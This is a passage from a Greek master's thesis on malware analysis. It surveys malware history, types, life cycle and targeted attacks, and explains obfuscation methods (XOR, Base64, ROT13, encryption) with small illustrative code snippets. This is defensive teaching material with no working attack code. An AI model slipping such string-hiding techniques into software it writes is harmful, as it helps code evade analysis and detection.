Τμήμα Ψηφιακών Συστημάτων

Systems Security
Laboratory

Διπλωματική Εργασία

Ανάλυση Ιομορφικού Λογισμικού

Λύβας Χρήστος

Απρίλιος 2015

Επιβλέπων Καθηγητής

Λαμπρινουδάκης Κωνσταντίνος, Αναπληρωτής Καθηγητής Πανεπιστήμιο Πειραιώς

Εξεταστική Επιτροπή

Κάτσικας Σωκράτης, Καθηγητής Πανεπιστήμιο Πειραιώς

Λαμπρινουδάκης Κωνσταντίνος, Αναπληρωτής Καθηγητής Πανεπιστήμιο Πειραιώς

Ξενάκης Χρήστος, Αναπληρωτής Καθηγητής Πανεπιστήμιο Πειραιώς

Περίληψη

Ένα από τα σημαντικότερα προβλήματα που αντιμετωπίζουν οι μηχανικοί ασφαλείας εδώ και περίπου τέσσερις δεκαετίες είναι η καταστολή λογισμικών που στόχο έχουν να βλάψουν τα υπολογιστικά συστήματα στα οποία εγκαθιστώνται ή εκτελούνται. Το πρόβλημα ανίχνευσης ιομορφικού λογισμικού αποτελεί παράλληλα αντικείμενο ακαδημαϊκής έρευνας από όταν πρωτοεμφανίστηκαν τα πρώτα λογισμικά που είχαν τη δυνατότητα να εξαπλώνονται και να διαδίδονται. Παρόλα αυτά ακόμα και σήμερα δεν έχει αναπτυχθεί μια ακριβής μεθοδολογία προστασίας από τέτοιας μορφής προγραμμάτων. Αυτό οφείλεται κυρίως στο ότι η δημιουργία και διάθεση προγραμμάτων ανίχνευσης ιομορφικού λογισμικού αποτελεί μια από τις πιο κερδοφόρες δραστηριότητες της σύγχρονης πληροφορικής με αποτέλεσμα, οργανισμοί που αναπτύσσουν τέτοιες μεθοδολογίες να τις διατηρούν μυστικές για εσωτερική κατανάλωση. Επίσης, η παραοικονομία που έχει δημιουργηθεί από την ανάπτυξη και εξαπόλυση ιομορφικού λογισμικού την καθιστά ίσως την πιο προσοδοφόρα παράνομη δραστηριότητα με αποτέλεσμα, οι προγραμματιστές τέτοιων λογισμικών να αναπτύσσουν όλο και πιο εξελιγμένα κακόβουλα προγράμματα.

Στα πλαίσια αυτής της διπλωματικής παρουσιάζονται οι τύποι ιομορφών που έχουν εμφανιστεί στο πέρασμα του χρόνου, οι τεχνικές με τις οποίες δρουν, αποκρύπτουν το περιεχόμενο τους και εξαπλώνονται. Παράλληλα, παρουσιάζεται η δημιουργία ενός συστήματος αυτόματης ανίχνευσης ιομορφικού λογισμικού που συνδυάζει, τεχνικές ανίχνευσης με χρήση εργαλείων κυρίως ανοιχτού κώδικα.

Λέξεις Κλειδιά: Ιομορφικό Λογισμικό, Κακόβουλο Λογισμικό, Μέθοδοι Ανίχνευσης Ιομορφικού Λογισμικού, Ανάλυση Συμπεριφοράς, Δυναμική Ανάλυση.

Περιεχόμενα

I Θεωρητική Προσέγγιση ----------6
1 Εισαγωγή----------6
1.1 Εισαγωγή ----------6
1.2 Ιστορική Αναδρομή ----------6
2 Θεμελίωση ----------8
3 Κατηγορίες Ιομορφικού Λογισμικού ----------10
4 Κύκλος Ζωής Ιομορφικού Λογισμικού----------13
5 Στόχοι Ιομορφικών Λογισμικών ----------14
5.1 Στοχευμένα Ιομορφικά Λογισμικά ----------14
5.2 Ιομορφικά Λογισμικά Ευρείας Κλίμακας ----------16
6 Τεχνικές Απόκρυψης Κακόβουλου Περιεχομένου----------17
6.1 Κωδικοποίηση Δεδομένων ----------17
6.1.1 XOR ----------17
6.1.2 Base64 ----------18
6.1.2 ROT13----------18
6.1.2 Κρυπτογραφία----------19
6.2 Packers----------20
7 Τεχνικές Ανάλυσης Και Ανίχνευσης Ιομορφικού Λογισμικού ----------23
7.1 Αντιϊκά Προγράμματα ----------23
7.1.1 Αξιολόγηση Αντιϊκών Προγραμμάτων----------24
7.1.1.1 AVG Antivirus----------25
7.1.1.2 Avast Antivirus ----------25
7.1.1.3 Bit Defender Antivirus ----------26
7.1.1.4 Calm Antivirus----------26
7.1.1.5 Comodo Antivirus----------27
7.1.1.6 Zoner Antivirus ----------27
7.1.1.7 Συνδυαστική Ισχύς Αντιϊκών Προγραμμάτων----------28
7.2 Τεχνητή Νοημοσύνη ----------28
7.3 Στατική Ανάλυση ----------29
7.4 Δυναμική Ανάλυση----------30
7.5 Ανάλυση Συμπεριφοράς ----------30
II Τεχνικές Εφαρμογές----------32
8 Cuckoo Sandbox ----------32
8.1 Αρχιτεκτονική Cuckoo Sandbox ----------33

8.2 Δυνατότητες Cuckoo Sandbox ----------34
8.3 Επεκτάσεις Cuckoo Sandbox ----------35
9 Sphinx Malware Detection Platform ----------37
9.1 Αρχιτεκτονική Sphinx ----------38
9.2 Διαχείριση Αρχείων Και Χρηστών ----------39
10 Συμπεράσματα ----------41
11 Βιβλιογραφία ----------42
III Πρόσθετα ----------46
Π.1 Μελέτες Περίπτωσης ----------46
Π.1.1 Portable Executable 32----------46
Π.1.2 Portable Document Format ----------50
Π.2 Προσθήκες Cuckoo Sandbox----------52
Π.2.1 Αναζήτηση Reputation Domain Και IP ----------52
Π.2.2 Εξαγωγή Metadata----------69
Π.2.3 Αναζήτηση Παραγόμενων Αρχείων Στο Virustotal----------74
Π.2.4 Ανάλυση Περιεχομένου Αρχείων PDF ----------76
Π.2.5 Ανάλυση Περιεχομένου Αρχείων Document ----------94
Π.2.6 Διασύνδεση Cuckoo Με Sphinx ----------94

I Θεωρητική Προσέγγιση

1 Εισαγωγή

1.1 Εισαγωγή

Είναι κοινώς αποδεκτό πως η διασυνδεσιμότητα και ο παγκόσμιος ιστός πέρα από τα προφανή οφέλη που προσφέρει καθημερινά στη ζωή του ανθρώπου τον έφερε κοντά και σε μια άλλη πιο σκοτεινή πραγματικότητα αυτή των διαδικτυακών απειλών που στοχεύουν να τον εξαπατήσουν. Ένα μεγάλο μέρισμα των διαδικτυακών απειλών είναι η δημιουργία και ανεξέλεγκτη διάδοση ειδικά διαμορφωμένων λογισμικών που εμπεριέχουν εντολές που στόχο έχουν να βλάψουν υπολογιστές και χρήστες. Τα προγράμματα αυτά χαρακτηρίζονται ως κακόβουλα λογισμικά ή ισοδύναμα ιομορφικά λογισμικά. Ένα από τα μεγαλύτερα θέματα της ασφάλειας υπολογιστικών συστημάτων είναι η πλήρης ανίχνευση και καταστολή κάθε κατηγορίας των προγραμμάτων αυτών.

1.2 Ιστορική Αναδρομή

Ο πρώτος ερευνητής ο οποίος έστω και έμμεσα διατύπωσε την ιδέα του κακόβουλου λογισμικού ήταν ο John von Neumann[1] το 1949, συνερευνητής του Allan Turring, ο οποίος ανέπτυξε το θεώρημα για αυτόαναπαραγόμενα αυτόματα (Theory of self-reproducing automata)[1]. Το πρώτο καταγεγραμμένο περιστατικό από λογισμικό που μεταδιδόταν από ένα υπολογιστικό σύστημα σε ένα άλλο συνέβει αρκετά χρόνια αργότερα το 1971 και ονομάστηκε Creeper[2] δημιούργημα πιθανότατα του Bob Thomas. Η ονομασία προήλθε από το μήνυμα “I'm the creeper: catch me if you can.” που εμφανιζόταν όταν μετοίκιζε σε ένα υπολογιστικό σύστημα. Ήταν υλοποιημένο σε assembly, στόχευε υπολογιστικά συστήματα Tenex και διαδιδόταν μέσω του δικτύου μεταγωγής

[1] Θεωρείται ο πατέρας των σύγχρονων μηχανών και της αρχιτεκτονικής Neumann σύμφωνα με την οποία μία υπολογιστική μηχανή αποτελείται από μονάδες εισόδου, κεντρική μονάδα επεξεργασίας, κεντρική μνήμη και μονάδες εξόδου. Σημαντική επίσης κρίνεται και η θεωρητική του ανάλυση για τα χαρακτηριστικά των αυτοαναπαραγόμενων μηχανών, η οποία κατέληξε στη διατύπωση του μαθηματικού φορμαλισμού των κυτταρικών αυτομάτων.

πακέτων ARPANET[2] του γραφείου αμύνης των Αμερικανικών ενόπλων δυνάμεων το οποίο αποτελούσε προπομπό του σημερινού διαδικτύου.

Στο πέρασμα των χρόνων τα ιομορφικά λογισμικά αναπτύσσονται και εξελίσσονται σε βαθμό εκθετικό. Έρευνες έχουν αποδείξει ότι το κίνητρο που ενθαρρύνει την δημιουργία τέτοιων λογισμικών είναι κυρίως οικονομικό. Η δημιουργία και διάδοση ιομορφικού λογισμικού κατατάσσεται στις πιο προσοδοφόρες παράνομες δραστηριότητες[3] ενώ από την άλλη οι ζημιές που μπορεί να προξενήσει εκφρασμένες σε χρηματικές μονάδες αγγίζουν κατά μέσο όρο τα δεκατρία δισεκατομμύρια δολάρια ετησίως[4][5].

[2] Το ARPANET (Advanced Research Projects Agency Network) αποτέλεσε το πρώτο στον κόσμο δίκτυο μεταγωγής πακέτων.

2 Θεμελίωση

Ο ερευνητής που όρισε επαρκώς την έννοια "Ιομοφικό Λογισμικό" ήταν ο Frederick Cohen[6][7] το 1984 ο οποίος παράλληλα διατύπωσε και οριοθέτησε το βαθμό πολυπλοκότητας της ανίχνευσης τέτοιας μορφής προγραμμάτων. Η έρευνα του ανέδειξε τα ακόλουθα θεωρήματα:

1) Η ένωση οποιουδήποτε συνόλου ιών είναι ιός.

2) Το πλήθος των διαφορετικών ιών μιας υπολογιστικής μηχανής είναι άπειρο.

3) Το πλήθος των προγραμμάτων που δεν είναι ιοί, για μια συγκεκριμένη υπολογιστική μηχανή, είναι άπειρο.

4) Δεν είναι δυνατό να σχεδιαστεί υπολογιστική μηχανή ικανή να αποφανθεί σε πεπερασμένο χρόνο αν μια ακολουθία εντολών είναι ιός.

5) Δεν υπάρχει πρόγραμμα το οποίο να μπορεί να ανιχνεύσει όλους τους ιούς μιας συγκεκριμένης υπολογιστικής μηχανής.

6) Δεν είναι δυνατή η σχεδίαση ενός προγράμματος, το οποίο να αποφαίνεται, σε πεπερασμένο χρόνο αν μια δεδομένη ακολουθία συμβολών που αποτελούν ένα πρόγραμμα για μια συγκεκριμένη μηχανή είναι ιός ή όχι.

7) Η διαπίστωση αν μια δεδομένη ακολουθία συμβόλων, που είναι ιός, μπορεί να παραχθεί από μια άλλη δεδομένη ακολουθία συμβόλων, που επίσης είναι ιός, είναι μη επιλύσιμο πρόβλημα.

8) Δεν υπάρχει πρόγραμμα που να μπορεί να εντοπίσει από ποιο πρόγραμμα φορέα προκλήθηκε η προσβολή ενός προγράμματος.

Τα παραπάνω θεωρήματα παρ' όλη την έρευνα τόσων χρόνων για την δημιουργία συστημάτων ανίχνευσης κακόβουλου λογισμικού ακριβείας ακόμα δεν έχουν καταρριφθεί. Αντίθετα μάλιστα όλες οι έρευνες συνηγορούν στο να τα ενισχύουν. Το 2003 ο Έλληνας ερευνητής Διομήδης Δ. Σπινέλλης[8] κατάφερε να αποδείξει ότι η αναγνώριση ενός ιομορφικού λογισμικού είναι πρόβλημα NP-Complete[3]. Ενώ πιο πρόσφατες έρευνες ανέδειξαν ότι η ανίχνευση μιας ιομορφής δεν είναι πρόβλημα απόφασης, υπό την έννοια

[3] Η Κλάση NP: Περιλαμβάνει τα προβλήματα που μπορούν να επαληθευτούν εντός πολυωνυμικού χρόνου.

ότι ουδέποτε δεν θα υπάρξει αλγόριθμος τέτοιος ώστε να μπορεί να ανιχνεύσει όλες τις ιομορφές παρέχοντας απαντήσεις της τάξεως αλήθειας ή ψέματος.

3 Κατηγορίες Ιομορφικού Λογισμικού

Τα ιομορφικά λογισμικά αποτελούν μια γενικότερη κατηγορία προγραμμάτων που στόχο έχουν να βλάψουν ένα υπολογιστικό σύστημα. Ανάλογα με τη δραστηριότητα τους, τον σκοπό για τον οποίο έχουν δημιουργηθεί και την κρισιμότητα των συνεπειών που μπορούν να επιφέρουν μπορούν να καταταχθούν σε ειδικότερες κατηγορίες [9] σε συνάρτηση με τους δακτύλιους της στοίβας ασφαλείας [10] (Εικόνα 1):

Εικόνα 1. Δακτύλιος Ασφάλειας

- **Backdoor**. Αποτελεί τμήμα λογισμικού που όταν εγκαθίσταται σε ένα υπολογιστικό σύστημα δίνει την δυνατότητα σε ένα επιτιθέμενο να συνδεθεί απομακρυσμένα με αυτό και συνήθως να εκτελέσει εντολές τερματικού [Δακτύλιοι:2,1].
- **Bot**. Αποτελούν δίκτυα από μολυσμένα υπολογιστικά συστήματα που εκτελούν αυτόματα εντολές ενός κεντρικού συστήματος που ελέγχει ο επιτιθέμενος [Δακτύλιοι:3,2,1].
- **Downloader ή Dropper**. Αποτελεί λογισμικό το οποίο δεν εμπεριέχει κακόβουλες ακολουθίες εντολών αλλά ο σκοπός του είναι όταν

εγκατασταθεί σε ένα υπολογιστικό σύστημα να κάνει λήψη και εγκατάσταση ενός ιομορφικού αρχείου μέσω του διαδικτύου.

- **Stealer**. Αποτελεί κακόβουλο λογισμικό που στόχο έχει να συλλέγει πληροφορίες από τους υπολογιστές των θυμάτων και να τις αποστέλλει στον επιτιθέμενο. Υποκατηγορία των stealers αποτελούν οι **Keyloggers** οι οποίοι ανιχνεύουν οτιδήποτε πληκτρολογεί το θύμα σε μορφή συμβολοσειρών (ροή χαρακτήρων) και τα αποστέλλει σε τακτά χρονικά διαστήματα στον επιτιθέμενο. Τα προγράμματα αυτά επί του πρακτέου προσπαθούν να υποκλέψουν συνθηματικά συνήθως διαδικτυακών εφαρμογών [Δακτύλιοι:2,1].
- **Launcher**. Η κατηγορία αυτών των ιομορφικών λογισμικών στόχο έχουν να εγκαταστήσουν αλλά κακόβουλα προγράμματα. Δεν χρησιμοποιούνε κλασικές μεθόδους για την εγκατάσταση άλλων προγραμμάτων όπως άλλες κατηγορίες κακόβουλων λογισμικών αλλά προσπαθούν να εξασφαλίσουν απόλυτη αδιαφάνεια και εκτέλεση διαδικασιών με όσο το δυνατόν υψηλότερα δικαιώματα ομάδων και χρηστών [Δακτύλιοι:3,2,1].
- **Rootkit**. Το πρώτο συνθετικό της λέξεις υποδηλώνει ότι ιομορφές της κατηγορίας αυτής εκτελούν ενέργειες με διαχειριστικά δικαιώματα. Αποτελεί την πιο επικίνδυνη μορφή κακόβουλου λογισμικού διότι μπορεί να προσθέσει ή να τροποποιήσει κώδικα του πυρήνα του λειτουργικού συστήματος Linux ή των Drivers του λειτουργικού συστήματος Windows αντίστοιχα. Παράλληλα είναι σε θέση να εγγραφεί σε τομείς εκκίνησης [Δακτύλιοι: 1,2,3,0].
- **Scareware ή Ransomware**. Τα ιομορφικά λογισμικά αυτά στόχο έχουν να φοβίσουν και να εξαναγκάσουν συνήθως τα θύματα τους να καταβάλουν χρηματικά ποσά ώστε να αφαιρεθούν οι περιορισμοί που δημιουργούν. Το πιο σύνηθες κρούσμα αποτελεί η ιομορφή να κρυπτογραφεί το σκληρό δίσκο του θύματος και να ανταλλάσσει το κλειδί αποκρυπτογράφησης έναντι χρηματικής αμοιβής.
- **Spam**. Οι ιομορφές αυτές έχουν ξεκάθαρο στόχο, να μολύνουν όσο το δυνατόν περισσότερα υπολογιστικά συστήματα και να τα χρησιμοποιήσουν για να αποστείλουν ανεπιθύμητα μηνύματα


ηλεκτρονικού ταχυδρομείου (Spam Email). Αποτελούν συνήθως το πρώτο βήμα επιθέσεων phishing ευρείας κλίμακας.

- **Worms.** Αποτελούν ιομορφές οι οποίες προσπαθούν να μετοικήσουν από ένα υπολογιστικό σύστημα σε άλλα. Εκμεταλλεύονται κυρίως ευπάθειες των λειτουργικών συστημάτων ή των υπηρεσιών που χρησιμοποιούν για να πετύχουν την εξάπλωση σε επίπεδο δικτύου.
- **Virus.** Αποτελούν κακόβουλα λογισμικά τα οποία στόχο έχουν να αντιγράψουν το κακόβουλο περιεχόμενο τους σε όσο το δυνατόν περισσότερα προγράμματα εμπεριέχει το υπολογιστικό σύστημα που μολύνουν.

Υπάρχουν περιπτώσεις που έχουν ανιχνευτεί υβριδικά κακόβουλα λογισμικά, τα οποία εμπεριέχουν χαρακτηριστικά από διάφορες κατηγορίες ιομορφών χωρίς να είναι εύκολο να καταταχθούν σε κάποια από τις παραπάνω κατηγορίες.

4 Κύκλος Ζωής Ιομορφικού Λογισμικού

Ο κύκλος ζωής των ιομορφών είναι άμεσα συνδεδεμένος με την συμπεριφορά και την κατηγορία στην οποία ανήκουν. Όμως όλες μεταξύ τους έχουν κοινά χαρακτηριστικά. Η ομαδοποίηση τους είναι μια γενική περιγραφή, επομένως υπάρχουν περιπτώσεις που κακόβουλα λογισμικά δεν εμπεριέχουν κάποιο ή κάποια στάδια στο κύκλο της ζωής τους από αυτά που περιγράφονται παρακάτω[11](Εικόνα 2). Το πρώτο στάδιο αφορά τη διείσδυση ενός κακόβουλου λογισμικού σε ένα υπολογιστικό σύστημα το οποίο μπορεί να επιτευχθεί είτε με μια εύστοχη εκμετάλλευση αδυναμίας ή σειρά αδυναμιών σε επίπεδο λειτουργικού συστήματος ή εφαρμογής που εκτελείται πάνω σε αυτό ή μέσω αμέλειας των χρηστών. Στο δεύτερο στάδιο η ιομορφή έχει εγκατασταθεί σε ένα σύστημα και βρίσκεται σε κατάσταση ύπνωσης περιμένοντας ένα γεγονός για να ξεκινήσει τη δράση της. Το τρίτο στάδιο είναι η φάση της εξάπλωσης και της δράσης όπου η ιομορφή μολύνει όσο το δυνατόν περισσότερα προγράμματα λειτουργικού συστήματος και εκτελεί τις ενέργειες για τις οποίες έχει προγραμματιστεί. Στη τελευταία φάση η ιομορφή έχει εξαπλωθεί σε όλο και περισσότερα υπολογιστικά συστήματα με αποτέλεσμα η δράση της να ανιχνευτεί, να αναλυθεί και η ιομορφή να απαξιωθεί.



Εικόνα 2. Κύκλος Ζωής Ιομορφικού Λογισμικού

5 Στόχοι Ιομορφικών Λογισμικών

Πέρα από την κατηγοριοποίηση των ιομορφών με βάση την συμπεριφορά τους μπορούν να κατηγοριοποιηθούν και με βάση την κλίμακα της μόλυνσης που προκαλούν. Έτσι έχουμε δυο κατηγορίες τα ιομορφικά λογισμικά ευρείας κλίμακας και τα στοχευμένα.

5.1 Στοχευμένα Ιομορφικά Λογισμικά

Στην κατηγορία αυτή ανήκουν κακόβουλα λογισμικά που έχουν σκοπό να βλάψουν συγκεκριμένους στόχους, όπως κρίσιμες υποδομές (Stuxnet, Duqu) επιφέροντας καταστροφές σε επίπεδο κρατικό και εθνικό ή να πραγματοποιούν βιομηχανική κατασκοπεία. Ο όρος που περιγράφει τις επιθέσεις αυτές είναι Advanced Persistent Threats (APT)[12]. Στα πλαίσια αυτής της εργασίας ο όρος αφορά τα ιομορφικά λογισμικά που συμβάλουν στις επιθέσεις αυτές και η δημιουργία τους απαιτεί ιδιαίτερα εξειδικευμένες γνώσεις, είναι καλά δομημένα, έχουν εφαρμοστεί τεχνικές κοινωνικής μηχανικής (social engineering) και εκμεταλλεύονται άγνωστες αδυναμίες (zero-day exploits) για να εισχωρήσουν και να παραμείνουν όσο το δυνατόν μεγαλύτερο χρονικό διάστημα μη-ανιχνεύσιμα στα υπολογιστικά συστήματα του στόχου τους.
Έτσι για τα λογισμικά αυτά στο στάδιο της ανάπτυξης (Εικόνα 3) οι επιτιθέμενοι:

- Προσδιορίζουν τον στόχο τους και τα κίνητρα για τα οποία θέλουν να πραγματοποιήσουν την επίθεση.
- Δημιουργούν ομάδες εξειδικευμένων ατόμων και καθορίζουν αρμοδιότητες για τα στάδια της διαδικασίας ανάπτυξης.
- Κάνουν πλήρη ανάλυση του περιβάλλοντος-στόχου και των ανθρώπων που σχετίζονται με αυτό ούτως ώστε να καθοριστεί με ποιον τρόπο το κακόβουλο λογισμικό θα εισχωρήσει στα συστήματα του στόχου.
- Εφαρμόζουν όλες τις μεθόδους ανάλυσης ιομορφικού λογισμικού ώστε να περιπλέξουν όσο το δυνατόν περισσότερο το περιεχόμενο της ιομορφής που αναπτύσσουν .

- Εκμεταλλεύονται ευπάθειες του συστήματος για να εγκαταστήσουν το ιομορφικό λογισμικό ή εφαρμόζουν κοινωνική μηχανική στους ανθρώπους του οργανισμού πείθοντας τους να εκτελέσουν άμεσα η έμμεσα την ιομορφή (Phishing, Email, πολιτικές Bring Your Own Device).

Εικόνα 3. Κύκλος Ανάπτυξης A.P.T

Αφού τα παραπάνω βήματα επιτευχθούν με επιτυχία και το κακόβουλο πρόγραμμα τελικά εγκατασταθεί σε κάποιο υπολογιστικό σύστημα του οργανισμού, αυτό είναι προγραμματισμένο να:

- Να διασυνδέσει τα δίκτυα του στόχου με τους επιτιθέμενους.
- Να εκμεταλλευτεί άλλη μια σειρά αδυναμιών των υπολογιστικών συστημάτων που έχει εγκατασταθεί για να αποκτήσει ακόμα περισσότερα δικαιώματα (εισχώρηση στον κεντρικό δακτύλιο της στοίβας ασφαλείας).
- Να εξαπλωθεί σε περισσότερα υπολογιστικά συστήματα και υποδίκτυα επαναλαμβάνοντας τα παραπάνω βήματα.
- Να εκτελέσει όλες τις ενέργειες για τις οποίες έχει προγραμματιστεί (payload), αντιγράφοντας ή καταστρέφοντας αρχεία των στόχων του.

- Να παραμείνει μη-ανιχνεύσιμο. Αυτό μπορεί να το επιτύχει αφού σε προηγούμενο στάδιο έχει αποκτήσει διαχειριστικά δικαιώματα και είναι σε θέση να τροποποιήσει και να αντικαταστήσει ρυθμίσεις και προγράμματα του λειτουργικού συστήματος των υπολογιστών που έχει μολύνει.

Η ανίχνευση αυτής της κατηγορίας ιομορφών έχει ξεκινήσει συστηματικά τα τελευταία χρόνια κατόπιν δημοσίευση έρευνας (APT1: Exposing One of China's Cyber Espionage Units) της εταιρίας ασφάλειας Mandiant [13] η οποία παρακολουθούσε συστηματικά τη δράση ενός τέτοιου ιομορφικού λογισμικού από το 2004 έως το 2013. Εδώ αξίζει να σημειωθεί ότι ο χρόνος που απαιτείται για να εντοπιστεί μια ιομορφή είναι αντιστρόφως ανάλογος με τη κλίμακα της μόλυνσης που προκαλεί.

5.2 Ιομορφικά Λογισμικά Ευρείας Κλίμακας

Οι ιομορφές που ανήκουν στη κατηγορία της ευρείας κλίμακας σκοπό έχουν να μολύνουν όσο το δυνατόν περισσότερα υπολογιστικά συστήματα άμεσα. Τα κίνητρα για τη δημιουργία τέτοιας μορφής λογισμικού ποικίλουν οι πιο συνήθεις κατηγορίες είναι οι εξής:

1. Η δημιουργία δικτύων μολυσμένων υπολογιστών (Botnetes) και η χρήση τους σε ευρείας κλίμακας επίθεσης άρνησης εξυπηρέτησης (Denial Of Service Attacks)
2. Η αποστολή μαζικών μηνυμάτων ανεπιθύμητης αλληλογραφίας με σκοπό επιθέσεις phishing.
3. Η υποκλοπή διαπιστευτηρίων τραπεζικών διαδικτυακών εφαρμογών και εφαρμογών κοινωνικής δικτύωσης.

Η διάδοση των εν λόγο ιομορφών αποτελεί το κύριο λόγο ανίχνευσης τους αφού πρακτικά είναι θέμα ημερών μέχρι να ανιχνευτούν και να κατηγοριοποιηθούν από της εταιρίες που αναπτύσουν αντιϊκά προγράμματα.

6 Τεχνικές Απόκρυψης Κακόβουλου Περιεχομένου

Κατά καιρούς έχουν αναπτυχθεί διάφοροι μέθοδοι προστασίας λογισμικού εμπορικών εφαρμογών κυρίως, για να ενισχύσουν την προστασία των πνευματικών δικαιωμάτων των δημιουργών τους αποτρέποντας την αλγοριθμική ανάλυση (code analysis) και την αντίστροφη μεταγλώττιση (reverse engineering). Αυτές οι τεχνικές έχουν υιοθετηθεί και από τους δημιουργούς ιομορφικών λογισμικών, όμως ο σκοπός τους είναι εντελώς διαφορετικός. Συγκεκριμένα, με τις τεχνικές απόκρυψης περιεχομένου (obfuscation) αφενός μεν αποφεύγουν όλες τις τεχνικές ανίχνευσης στατικών υπογραφών (μοτίβα από κακόβουλες ακολουθίες εντολών γλώσσας μηχανής), και αφετέρου δε κάνουν την ανάλυση τόσο περίπλοκη για τους αναλυτές ιομορφικού λογισμικού αυξάνοντας εκθετικά το χρόνο ανάλυσης που απαιτείται για να κατηγοριοποιηθεί ως κακόβουλο ένα αρχείο. Συνήθεις τεχνικές αποτελούν η κωδικοποίηση (encoding) ή κρυπτογράφηση μερών των εκτελέσιμων αρχείων που περιλαμβάνει τις κακόβουλες ακολουθίες εντολών και η χρήση συμπιεστών (Packer).

6.1 Κωδικοποίηση Δεδομένων

Μια από τις πιο συνηθισμένες τεχνικές απόκρυψης περιεχομένου (obfuscation) που χρησιμοποιείται από την πλειοψηφία των ιομορφικών λογισμικών (Πολυμορφικών ή Μεταμορφικών) είναι το encoding και η συμπίεση. Με τις τεχνικές αυτές ένα κακόβουλο λογισμικό μπορεί να τροποποιεί το περιεχόμενο του με τρόπο τέτοιο ώστε να αποφεύγεται η ανάλυση και η ανίχνευση του.

6.1.1 XOR

Η αποκλειστική διάζευξη (Exclusive Or) αποτελεί την πιο απλοϊκή μέθοδο κρυπτογραφίας και χρησιμοποιείται κυρίως για την απόκρυψη συμβολοσειρών που εμπεριέχονται σε εκτελέσιμα. Η λογική με την οποία υλοποιείται στις περισσότερες των περιπτώσεων είναι όπου μια συμβολοσειρά κωδικοποιείται με την χρήση μιας στατικής τιμής και αποκωδικοποιείται κατά την εκτέλεση (Στιγμιότυπο 1).

```
char *decodeOnExec(unsigned char *_string)
{

	for(int i=0; _string[i]; i++)
	{
		_string[i] = _string[i]^0x7;
	}

	return _string;
```

Στιγμιότυπο 1. Αποκωδικοποίηση XOR

6.1.2 Base64

Η κωδικοποίηση Base64 χρησιμοποιείται για να αναπαρασταθούν δυαδικά (Binary) δεδομένα σε μορφή ASCII. Αυτή η μορφή κωδικοποίησης είναι πολύ διαδεδομένη στα ιομορφικά λογισμικά όμως ο λόγος για τον οποίο σχεδιάστηκε ήταν για την κωδικοποίηση συνημμένων αρχείων ηλεκτρονικού ταχυδρομείου. Η κωδικοποίηση Base64 πρακτικά μετασχηματίζει δυαδικά δεδομένα σε ένα σύνολο εξήντα τεσσάρων αλφαριθμητικών χαρακτήρων (ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz012345 6789/) και ειδικών χαρακτήρων ο οποίος ονομάζεται πίνακας κωδικοποίησης(Index Table). Παράλληλα ο χαρακτήρας “=“ χρησιμοποιείται ως ειδικός κώδικας επιθέματος. Ο λόγος για τον οποίο η εν λόγο κωδικοποίηση χρησιμοποιείται από τους δημιουργούς ιομορφών αποτελεί το γεγονός ότι μπορούν να υλοποιηθούν προσαρμοσμένοι αλγόριθμοι αντικατάστασης που να έχουν μοτίβο Base64 απλώς και μόνο μεταβάλλοντας τις διατάξεις του πίνακα κωδικοποίησης(Index Table) προκειμένου να αποκρύβονται συμβολοσειρές που εμπεριέχουν οι ιομορφές και να είναι η αντιστροφή τους ακόμα πιο δύσκολη για τους αναλυτές.

6.1.2 ROT13

Ο αλγόριθμος αντικατάστασης ROT13 (Rotate By 13 Places) αποτελεί εναλλακτική ονομασία του ιστορικού αλγορίθμου Caesar. Η βασική λογική του είναι η αντιμετάθεση (ολίσθηση) γραμμάτων κατά δέκα τρεις θέσεις (Στιγμιότυπο 2). Η χρήση του στα ιομορφικά λογισμικά δεν είναι ιδιαίτερα διαδεδομένη για την κωδικοποίηση συμβολοσειρών διότι είναι εύκολα αντιστρέψιμος αλγόριθμος.

```
ROT13(x) = y
ROT13(ROT13(y)) = x
x=ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
```

Στιγμιότυπο 2. Κωδικοποίηση χαρακτήρων ROT13

6.1.2 Κρυπτογραφία

Οι κρυπτογραφικοί αλγόριθμοι είναι σε θέση να αποκρύπτουν το περιεχόμενο συμβολοσειρών σε εκτελέσιμα αρχεία δυσχεραίνοντας την αντίστροφή μεταγλώττιση τους. Έτσι οι δημιουργοί ιομορφικών λογισμικών είναι σε θέση αντί να ορίζουν τις τιμές των διαφόρων μεταβλητών σε απλό κείμενο (Στιγμιότυπο 3), να τις δηλώνουν κρυπτογραφημένες (Στιγμιότυπο 4) με βάση κάποιο κρυπτογραφικό αλγόριθμο και οι τιμές να αποκρυπτογραφούνται κατά την εκτέλεση του προγράμματος (Runtime Decryption).

```
domain="https://www.dropbox.com";
port="443";
aes_key=md5("test"); = 098f6bcd4621d373cade4e832627b4f6
```

Στιγμιότυπο 3. Τμήμα Δηλώσεων Εκτελέσιμου Προγράμματος

```
value1 = "hSVPrRYzZR4qHvLFpmg2kbNoIIAvXh88eEwqIHtn2eo="
value2 = "ipUxJPG7W53kbXqO3l3vUw=="
value3 = "098f6bcd4621d373cade4e832627b4f6"
```

